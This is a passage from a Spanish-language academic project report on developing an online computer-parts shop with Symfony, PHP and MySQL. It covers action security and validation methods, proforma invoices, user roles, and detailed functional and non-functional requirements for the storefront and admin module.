- Las acciones seguras requieren que los usuarios estén autenticados.
- Las credenciales son privilegios de seguridad agrupados bajo un nombre y que permiten organizar la seguridad en grupos.

Para restringir el acceso a una acción se crea y se edita un archivo de configuración YAML llamado security.yml en el directorio config/ del módulo. En este archivo, se pueden especificar los

56 http://www.librosweb.es/symfony_1_2/capitulo6/seguridad_de_la_accion.html

requerimientos de seguridad que los usuarios deberán satisfacer para cada acción o para todas (all) las acciones.

3.9.3. Métodos de Validación y Manejo de Errores

La validación de los datos de la acción -normalmente los parámetros de la petición- es una tarea repetitiva y tediosa. Symfony incluye un sistema de validación, utilizando métodos de la clase acción.

Se ve en primer lugar un ejemplo. Cuando un usuario hace una petición a miAccion, Symfony siempre busca primero un método llamado validateMiAccion(). Si lo encuentra, Symfony ejecuta ese método. El valor de retorno de esta validación determina el siguiente método que se ejecuta: si devuelve true, entonces se ejecuta el método executeMiAccion(); en otro caso, se ejecuta handleErrorMiAccion(). En el caso de que handleErrorMiAccion() no exista, Symfony busca un método genérico llamado handleError(). Si tampoco existe, simplemente devuelve el valor sfView::ERROR para producir la plantilla miAccionError.php.




Figura 15 Proceso Validación
Fuente: [http://www.librosweb.es/symfony_1_2/]

La clave para un correcto funcionamiento de la validación es respetar la convención de nombres para los métodos de la acción:

- **validateNombreAccion** es el método de validación, que devuelve true o false. Se trata del primer método buscado cuando se solicita la acción NombreAccion. Si no existe, la acción se ejecuta directamente.
- **handleErrorNombreAccion** es el método llamado cuando el método de validación falla. Si no existe, entonces se muestra la plantilla Error.
- **executeNombreAccion** es el método de la acción. Debe existir para todoas las acciones.

```
class mimoduloActions extends sfActions
{
```

```
public function validateMiAccion($peticion)
{
  return $peticion->getParameter('id') > 0;
}
 public function handleErrorMiAccion()
{
  $this->message = "Parámetros no válidos";
   return sfView::SUCCESS;
}
 public function executeMiAccion()
{
  $this->message = "Los parámetros son válidos";
 }
}
```

Se puede incluir cualquier código en el método validate(). La única condición es que devuelva un valor true o false. Como es un método de la clase sfActions, tiene acceso a los objetos sfRequest y sfUser, que pueden ser realmente útiles para validación de los datos de la petición y del contexto.

Se pueden utilizar este mecanismo para implementar la validación de los formularios (esto es, controlar los valores introducidos por el usuario en un formulario antes de procesarlo), pero se trata de una tarea muy repetitiva para la que Symfony proporciona herramientas automatizadas.

3.10. Avisos automáticos

El sistema realizara notificaciones automáticas a los usuarios mediante un correo electrónico asignado a un usuario luego de su registro

- Notificara el estado de un pedido y/o proformas.
- Cambios y/o actualización de datos y claves.
- Tipo de usuarios después del registro.
- Estado de un pedio.
- Confirmación de llegada/envió de un pedido.
- Promociones de productos.
- Productos nuevos.

- Más vendidos entre otras notificaciones automáticas que este programadas.

3.11. Generar proformas/pedidos

El sistema permitirá a los usuarios y clientes, que visitante la aplicación gestionar dinámicamente, proformas y pedidos, para posteriormente realizar la factura y envía a la mercadería al lugar que el cliente necesite.

3.11.1. Características del Documento Finalidad

La factura proforma es un documento que utiliza el vendedor para plasmar una oferta detallada de una venta. Al tratarse de una oferta, si es aceptada por el comprador, será el origen de un contrato de compraventa. Por tanto, es necesario que contenga todos los datos necesarios para establecer los términos y condiciones de venta.

Los datos a consignar o detallar son básicamente los que se especifican en la factura comercial:

- Fecha, nombres y razones comerciales de vendedor y comprador.
- Denominación precisa y cantidad de mercancía.
- Precio unitario y cantidad de mercancía.
- Forma y condiciones de pago.
- Tipo de embalaje.
- Términos de entrega de la mercancía

No es necesario que estén firmadas.

Estos datos serán los que posteriormente se consignen en la factura comercial una vez confirmado el pedido por parte del comprador. Las informaciones contenidas en una oferta se resumen, en un documento denominado Factura Proforma que contiene los elementos que configurarán la factura definitiva, en el caso de que la oferta se materialice en pedido o contrato y no hayan cambiado los datos que en ella se hayan reflejado. La Factura Proforma es un reflejo de los que será la factura definitiva

La Factura Proforma permite el cliente potencial conoces cómo comprar el producto y pagarlo y, además, iniciar la tramitación administrativa para su información, así como la determinación del precio definitivo del producto tanto si lo adquiere para autoconsumo como para reventa.

En el aspecto práctico, es una factura normal en la que se hace constar visiblemente la palabra "Proforma".

3.12. Usuarios

El usuario asignado en la aplicación generalmente será de 3 tipos.

Usuario Visitante: Es un usuario cualquiera que ingresa a nuestra web, y puede visualizar los productos específicos, precios, promociones publicados por el administrador, podrá realizar una cotización, búsquedas de productos, pero terminara cuando termine su visita a nuestra web, si por el contrario necesitar confirmar el pedido, y/o la cotización le aparecerá un formulario de registro y se convertirá en usuario registrado.

Usuario Registrado: A parte de visualizar productos, precio promociones, realizar cotizaciones este usuario ya podrá enviar y guardar un proforma que haya realizado.

Usuario Administrador: Controla toda la aplicación Web, modificar, eliminar, y crear, productos, usuarios, pedidos etc.

3.13. Permisos

Los permisos a los usuarios será de 3 tipos:

Básico: Corresponderá al Usuario Visitante.

Estándar: Es un usuario Registrado

Alto: Es el permiso otorgado al administrador.

CAPÍTULO IV

DESARROLLO DE LOS MÓDULOS DE LA APLICACIÓN

4. Desarrollo de Módulos del Sistema

El desarrollo del sistema lo realizamos utilizado framework symfony basado en PHP 5 con base de datos MySQL, con la arquitectura MVC y metodología UML.

4.1. Análisis

Una exhaustiva toma de requisitos es clave para definir y delimitar de forma precisa el funcionamiento del sistema, formalizando un contacto con el cliente a través del cual pueda validar que realmente se satisfacen sus necesidades. Además, el hecho de tener esta fase bien elaborada permitirá luego desarrollar el modelo de casos de uso de manera casi directa.

De este modo se han ido recopilando y definiendo todos los requisitos que debe cumplir el sistema, obteniendo en todo momento una visión global que permita aclarar imprecisiones o posibles inconsistencias.

Diferenciaremos dos tipos de requisitos:

Requisitos funcionales: Definen el comportamiento específico del software[57], es decir, qué debe hacer exactamente la aplicación.

Requisitos no funcionales: Complementan los anteriores describiendo cualidades y restricciones de las operaciones sistema, centrándose en características de diseño e implementación.

Primero empezaremos por especificar qué requisitos tendrá nuestro sistema y posteriormente pasaremos a definir qué requisitos deberá cumplir el módulo que la gestiona, a partir de ahora mencionado como Admin.

4.1.1. Requisitos Funcionales

Estructura de las Páginas

Todas las páginas tendrán una estructura común que contendrá.

- Logotipo de la empresa
- Idiomas disponibles.
- Buscador de productos.
- Menú corporativo.
- Menú del catálogo de productos.
- Armar virtualmente tu PC.

57 http://es.wikipedia.org/wiki/Software

- Pie de página con información de contacto.

Se podrá volver siempre a la página de inicio clickando en el logotipo.

Se podrán buscar productos a partir de unas determinas palabras o acceder a un buscador más avanzado.
Se podrán consultar enlaces de notas legales, condiciones de envío y política de privacidad, que se mostrarán en ventanas independientes.

Menú Corporativo

El menú corporativo estará compuesto por las siguientes secciones con información acerca de la empresa:
La empresa: Contendrá fotografías y textos sobre la compañía.
Historia: Mostrará la evolución de la empresa desde sus inicios
Aucas: Son unas viñetas o tiras cómicas sobre la compania.
¿Dónde estamos?: Contendrá el horario de apertura, datos de contacto y un mapa interactivo de su ubicación.
Noticias: Contendrá diferentes noticias referentes a la empresa, ordenadas por las más recientes.

Catalogo virtual

El catálogo virtual contendrá la información de todos los artículos que se vayan a vender en la tienda. La jerarquía del catálogo estará organizada en:

Categorías: Primer nivel del catálogo, cada una de ellas se divide en distintas familias.
Familias: Segundo y último nivel del catálogo, están compuestas por un conjunto de productos de características similares. Las familias tendrán asociado un tipo de listado (de una o dos columnas), que determinará el formato con el que se mostrarán los listados de productos.
Productos: Artículos de una determinada familia que se podrán comprar en la tienda.
Agrupaciones: Selección de productos que permitirá agrupar productos de diferentes familias que se deseen destacar en la web (ofertas, novedades, más vendidos, etc.).

- Los usuarios podrán acceder al catálogo para consultar los productos de una familia, de una agrupación o buscar productos que cumplan determinadas características.
- Las páginas de familias y agrupaciones podrán tener una imagen y una descripción previamente al listado de sus productos.
- Los productos de una familia se mostrarán con información y distribución diferente en función del tipo de familia a la que pertenezca.
- Las agrupaciones podrán ser accedidas a través de banners o como puntos de menú en el catálogo.
- Los productos que dispongan de ficha propia contendrán un enlace a ella en el que se mostrarán todos los detalles.
- Los precios de los productos se mostrarán sin IVA
- Junto a cada producto siempre habrá un botón que permita seleccionarlo para realizar una proforma.
- Los listados con muchos productos aparecerán paginados, aunque se debe poder ver todos los elementos en la misma página.

Ficha de producto

Se trata de páginas que mostrarán información detallada sobre un producto concreto: nombre, número de piezas, número de raciones, capacidad, descripción, precio, etc.

- Se mostrará toda la información del producto.
- Las imágenes de los productos se podrán ver ampliadas.

Buscador de Productos

- A través del buscador los clientes podrán ver los artículos que contengan un determinado texto.
- Existirá un buscador avanzado para encontrar artículos que cumplan determinadas restricciones (nombre, descripción, familia, piezas, raciones, denominación de origen, capacidad y precio).

Proforma

- Durante la selección de productos se mantendrá visible la proforma con los productos adquiridos, sus cantidades y el coste total de los productos.
- Antes de formalizar la proforma se mostrará un resumen del pedido con el IVA desglosado y se podrán consultar los gastos de envío en función de la zona y el recargo de equivalencia aplicado en el caso de distribuidor.
- Para realizar una proforma los visitantes deberán identificarse como clientes, o registrarse si todavía no tienen cuenta.
- Antes de realizar la confirmación de la proforma se mostrará un resumen de los costes finales del pedido y la dirección de envío.
- Luego de la confirmación el pedido se enviará un email de confirmación al cliente con toda la información del pedido, con copia oculta al encargado de los pedidos.

Registro de Usuarios

- Los usuarios se identificarán a través de su dirección de correo electrónico.
- Se guardará información acerca de su nombre, apellidos, CI, teléfono, empresa, domicilio, dirección de recepción de pedidos, observaciones, si está interesado en recibir promociones.
- Cuando un usuario se de alta se le enviará un email de bienvenida con los datos de contacto introducidos.
- Los clientes podrán consultar sus datos de contacto y rectificarlos.
- En caso de olvidar la contraseña se podrá solicitar el envío al email de una nueva generada aleatoriamente.
- La contraseña podrá cambiarse desde la web introduciendo la antigua.

4.1.2. Requisitos no Funcionales

Estandarización

- La web deberá de visualizarse y tener el mismo comportamiento en los exploradores más importantes: Internet Explorer, Mozilla Firefox, Google Chrome, Safari y Opera.
- Deberá visualizarse correctamente en una resolución de pantalla de 800x600 píxels o superior.
- Las páginas deberán cumplir con los estándares CSS y XHTML.

Usabilidad

- La navegación en la web será intuitiva y amigable, siendo fácil de usar incluso para personas no habituales en internet.
- Todas las páginas tendrán una estructura común para que el visitante se sienta siempre orientado durante su navegación
- La web será atractiva y agradable visualmente.
- La interacción con el usuario dentro de una misma página no la refrescará completamente en cada cambio (uso de AJAX).

Modularidad

- Debe ser un sistema escalable, pudiendo añadir fácilmente nuevas funcionalidades (mejoras en el catálogo, secciones, registro de usuarios, etc.)
- Debe ser reusable, pudiendo aprovechar en otras áreas las funcionalidades implementadas.

Rendimiento

- Las páginas deben ser ágiles y tener un tiempo de carga adecuado.

Seguridad

- El sistema debe cumplir con la Ley Orgánica de Protección de Datos de carácter personal (LOPD).
- Ningún administrador del sistema podrá averiguar las contraseñas guardadas.

4.1.3. Requisitos Funcionales Admin

Las funcionalidades que debe cumplir el gestor de contenidos los podemos organizar conceptualmente en:

Usuarios

Los usuarios son las diferentes cuentas de acceso al módulo de administración.
Tendrán un nombre, contraseña, fecha de alta, fecha de baja y comentarios.

- Sólo podrán acceder al Admin usuarios identificados.
- Se podrá gestionar el Alta/Baja/Modificación de usuarios.
- Se podrá buscar usuarios que cumplan determinados requisitos o filtros.

Grupos de usuario

Los grupos de usuario son los diferentes perfiles o roles que pueden tener los usuarios. Un usuario podrá pertenecer a varios grupos a la vez.

Cada grupo tendrá nombre y descripción, y para cada apartado del Admin se le podrá definir un conjunto de permisos (leer, añadir, modificar, eliminar o imprimir registros).

- Se podrá gestionar el Alta/Baja de grupos de usuarios.
- Se podrá buscar categorías que cumplan determinados requisitos o filtros.
- Se podrán definir los permisos del grupo para Listar, Crear, Modificar, Eliminar registros en cada uno de los principales apartados del administrador.
- Se podrán gestionar los usuarios que pertenecen a cada grupo.

Categorías

Las categorías forman el primer nivel del catálogo y contendrán sus familias y agrupaciones.

Tienen código, nombre y la traducción del nombre en cada idioma.

- Se sincronizarán los datos básicos.
- Se podrá gestionar el Alta/Baja/Modificación.
- Se podrán buscar categorías que cumplan determinados requisitos o filtros.
- Se podrán activar y desactivar categorías para que aparezcan o no en la web.
- Se podrá definir un orden para las categorías.
- Cada categoría podrá tener asociada una imagen que se mostrará como fondo de la web cuando un visitante navegue por una de las familias de la categoría.

Familias

Las familias tienen código, nombre, imagen y pertenecen a una sola categoría.

Cada familia tiene un tipo de listado para sus productos, tendrá una imagen por defecto para sus productos.

- Se podrá gestionar la Modificación de familias.
- El campo descripción deberán soportar formato HTML.
- Se podrán buscar familias que cumplan determinados requisitos o filtros.
- Se podrán activar y desactivar familias para que aparezcan o no en la web.
- Se podrá definir un orden para las familias.

Productos

Los productos disponen de código, nombre, familia, precio, tipo de IVA, peso, peso neto, foto pequeña, foto grande, stock de seguridad, si está agotado, si tiene ficha, si está en oferta, si es novedad y si ha quedado obsoleto.
Cada producto podrá tener asociados un conjunto de productos recomendados.
Los productos se podrán clasificar en tres tipos:
Titulares: Productos que se preforman en la web y estarán siempre accesibles.
Suplentes: Productos que sólo aparecerán en la web cuando sustituyan a uno que se ha agotado.
No web: Productos del sistema que no aparecerán en la web.

- La información básica los productos titulares.
- Los productos de tipo “No web” no se sincronizarán, ya que nunca aparecerán en la web.
- Se podrá buscar productos que cumplan determinados requisitos o filtros
- Se podrán gestionar las imágenes de los productos.
- Se podrán gestionar los productos recomendados de cada producto.
- Se podrán gestionar los productos sustitutivos de cada producto.
- El resumen, deberán soportar formato HTML.
- Se podrá definir para cada producto si tendrá ficha propia con información detallada.
- Se podrán activar y desactivar productos para que aparezcan o no en la web.
- Se podrá definir un orden para los productos.

Agrupaciones

Las agrupaciones tienen nombre, una imagen y pueden pertenecer a una categoría.

Podrán aparecer en forma de punto de menú.

Existen 3 agrupaciones especiales que se calcularán de forma automática:

a) productos en oferta
b) productos nuevos
c) productos más vendidos
d) combos
e) CPU

- Se podrá gestionar el Alta/Baja/Modificación de agrupaciones.
- Se podrá buscar agrupaciones que cumplan determinados requisitos o filtros.
- La descripción deberá soportar formato HTML.
- Se podrá definir si la agrupación aparecerá en la web como punto de menú y/o banner.
- Se podrá definir un orden para las agrupaciones.
- El sistema mantendrá actualizados los productos en oferta, las novedades y los productos más vendidos en sus respectivas agrupaciones.
- Se podrán gestionar los productos las agrupaciones y su ordenación.
- Se podrán añadir todos los productos de una agrupación en otra.

Imágenes

Las imágenes que se mostrarán en la web deben cumplir una serie de requisitos:

- Todas las imágenes de la web deberán poder subirse, modificarse y borrarse de una forma simple y práctica.
- Se podrán pre visualizar a tamaño real las imágenes asignadas a los elementos del catálogo.
- A todas las imágenes se les podrá definir un texto alternativo.
- Se podrá gestionar un conjunto de imágenes que serán mostradas aleatoriamente como fondo de la web cada vez que entre una nueva visita.
- Para cada familia se podrá asignar una imagen por defecto que se mostrará en los productos que le pertenezcan cuando no tengan foto asignada.
- Se podrá asignar una foto genérica por defecto que aparecerá cuando no exista foto de producto ni familia.

- Se podrá definir una imagen por defecto como fondo de pantalla de la web que se asignará en caso que no haya ninguna en la carpeta de aleatorias.
- Para facilitar la gestión de imágenes, se establecerá un convenio de modo que si existe alguna con nombre "<CodigoProducto>_P.jpg" o "<CodigoProducto>_G.jpg" se vinculará automáticamente como fotografía pequeña (P) y grande (G) del producto con dicho código, en caso de no tener ya una expresamente definida.
- Se podrán subir imágenes por FTP[58], arrastrándolas o copiándolas en una carpeta.

Secciones

Las secciones corresponden a las partes de la web que requieren mayor flexibilidad y complejidad, como los diferentes puntos del menú corporativo, las plantillas de los emails enviados automáticamente, etc.
Los emails dispondrán de una serie de etiquetas con una nomenclatura especial, que en el caso de insertarse dentro del contenido de la sección serán remplazados por su valor correspondiente (por ejemplo definir una etiqueta que represente el nombre del cliente destinatario del correo).

- Se podrá visualizar y editar el contenido de las secciones a través de una interfaz gráfica que sea potente y fácil de usar. Además, se deberán poder insertar fácilmente objetos HTML externos, como imágenes entre otras cosas.
- Se podrá visualizar y editar el contenido de los mails de registro de usuario, generación de nueva contraseña y confirmación de proforma y/o pedido.
- Se podrán consultar y copiar las etiquetas de una sección.
- Se podrá gestionar el Alta/Baja/Modificación de noticias.

Clientes

Los clientes son los visitantes registrados en la web, que pueden realizar pedidos.
Los clientes se identificarán por email y contraseña. También tendrán nombre, apellidos, D.N.I (Cedula, pasaporte). Empresa, teléfono, dirección de factura y de envío, y se guardará otra información de interés.

- Se podrá gestionar el Alta/Baja/Modificación de clientes.

58 Es un protocolo de red para la transferencia de archivos entre sistemas conectados a una red

- Se podrán buscar clientes que cumplan determinados requisitos o filtros
- Se podrán enviar los emails de registro y generación de nueva contraseña de forma manual.
- Se podrá enviar emails de notificación de productos, promociones entre otros.

Pedidos

Un pedido es el conjunto de artículos adquiridos por un cliente.
Los pedidos tienen código, estado, observaciones, datos del cliente que lo realizó, comentarios e información calculada del conjunto de líneas que lo forman (costes de envío, IVA, importe final, peso total, peso de productos con caja especial y recargo de equivalencia).

- Se podrá gestionar el Alta/Baja/Modificación de pedidos.
- Se podrá gestionar el Alta/Baja/Modificación de líneas de pedido. Las líneas del pedido están compuestas por un producto, el precio unitario, la cantidad y el importe total de la línea.
- Se podrán buscar pedidos que cumplan determinados requisitos o filtros
- Se podrá enviar un email de confirmación del pedido y/o de la proforma de forma manual.

Zonas

Para gestionar la distribución geográfica de pedidos se creará un sistema de países subdivididos por provincias (estados o regiones en su defecto). Cada país tendrá un código, un nombre
Las provincias tendrán código, un nombre, y pertenecerán a un país.
Las zonas serán la forma de agrupar los lugares a los que se realizarán los envíos y estarán compuestas por un conjunto de provincias.
A cada zona se le definirán un conjunto de portes sobre los cuales se calcularán los gastos de envío, que consistirán en intervalos de peso con un coste asociado y un suplemento por Kg. adicional en caso de sobrepasar el límite superior.
Entonces para realizar un pedido, en la dirección de envío se deberá indicar la provincia o país a la que pertenece para poder calcular los gastos automáticamente.

- Se podrá gestionar el Alta/Baja/Modificación de países.
- Se podrán buscar países que cumplan determinados requisitos o filtros.
- Se podrá gestionar el Alta/Baja/Modificación de provincias.
- Se podrán buscar provincias que cumplan determinados requisitos o filtros

- Se podrá gestionar el Alta/Baja/Modificación de zonas.
- Se podrá buscar zonas que cumplan determinados requisitos o filtros
- Se podrán gestionar las provincias que pertenecen a cada zona y se le podrán añadir directamente todas las que pertenezcan a un determinado país.
- Se podrá gestionar el Alta/Baja/Modificación de los portes de cada zona.

Transportistas

Los transportistas son las compañías encargadas de llevar los pedidos a los clientes.
Cada zona podrá tener un transportista asignado, que dispondrá de nombre y teléfono de contacto.

- Se podrá gestionar el Alta/Baja/Modificación de transportistas.

Posicionamiento web

En todas las páginas de la web que vayan a ser indexadas se podrán definir los principales atributos o tags que influyen en el posicionamiento:
Título: Frase que debe ser única en el sitio y describir en pocas palabras de lo que trata una determinada página. El título identifica la página y es visible en la ventana del explorador, en los resultados de las búsquedas o en los Favoritos.
Palabras clave (KeyWords): Conjunto de palabras o criterios de búsqueda que definen principalmente la página y se compararán con las palabras introducidas por el usuario.
Meta-Descripción: Resumen del contenido de la página que debe ser único en el sitio y se visualizará en los resultados de las búsquedas.
El buen uso de estos tags mejorará la posición en la que aparecen las páginas del sitio en las búsquedas por internet.

- Se podrán definir el título, palabras clave y meta-descripción de todas las páginas de la web que deban posicionarse (secciones, familias, productos, agrupaciones y buscador de productos). Para aquellas no posicionables, que no se encontrarán en los buscadores, será suficiente con poder definir el título.
- Se recopilará información sobre las visitas de la web.

Parametrización del sistema

La web no debe ser rígida y deberá tener un conjunto de variables que se podrán configurar desde el BackOffice:
Valores seleccionados por defecto (idioma y país).
Descuento aplicado a todos los productos de la web.
Número de elementos mostrados en los listados de tienda y en los de Admin.
Porcentaje del recargo de equivalencia aplicado a revendedores.
Precio de la oferta en los portes.
Valor mínimo del pedido para aplicar la oferta en los portes.
Porcentaje de IVA aplicado a los gastos de envío.

- Se podrán gestionar los valores de los distintos parámetros del sistema.

Además, se pretende almacenar información para poder mantener un control de cambios.

- Para todo elemento del sistema se guardará su fecha de alta y última modificación, así como el usuario que la realizó.

4.1.4. Requisitos no Funcionales Admin

- El sistema será accedido a través del navegador web del cliente.
- Ha de tener una navegación ágil e intuitiva.
- Debe de tener un rendimiento aceptable, sin necesidad que sea óptimo.
- Se realizarán frecuentemente copias de seguridad de la Base de Datos.

4.2. Especificación

En este apartado describiremos las especificaciones, el funcionamiento del sistema, sin definir aun la implementación.

4.2.1. Modelo Entidad-Relación

Estos modelos expresan entidades relevantes para un sistema de información así como sus interrelaciones y propiedades. Se definen en UML, un modelo propuesto como estándar usado para construir software orientado a objetos, cuyas principales funciones serán visualizar, especificar, construir y documentar un sistema de forma gráfica.

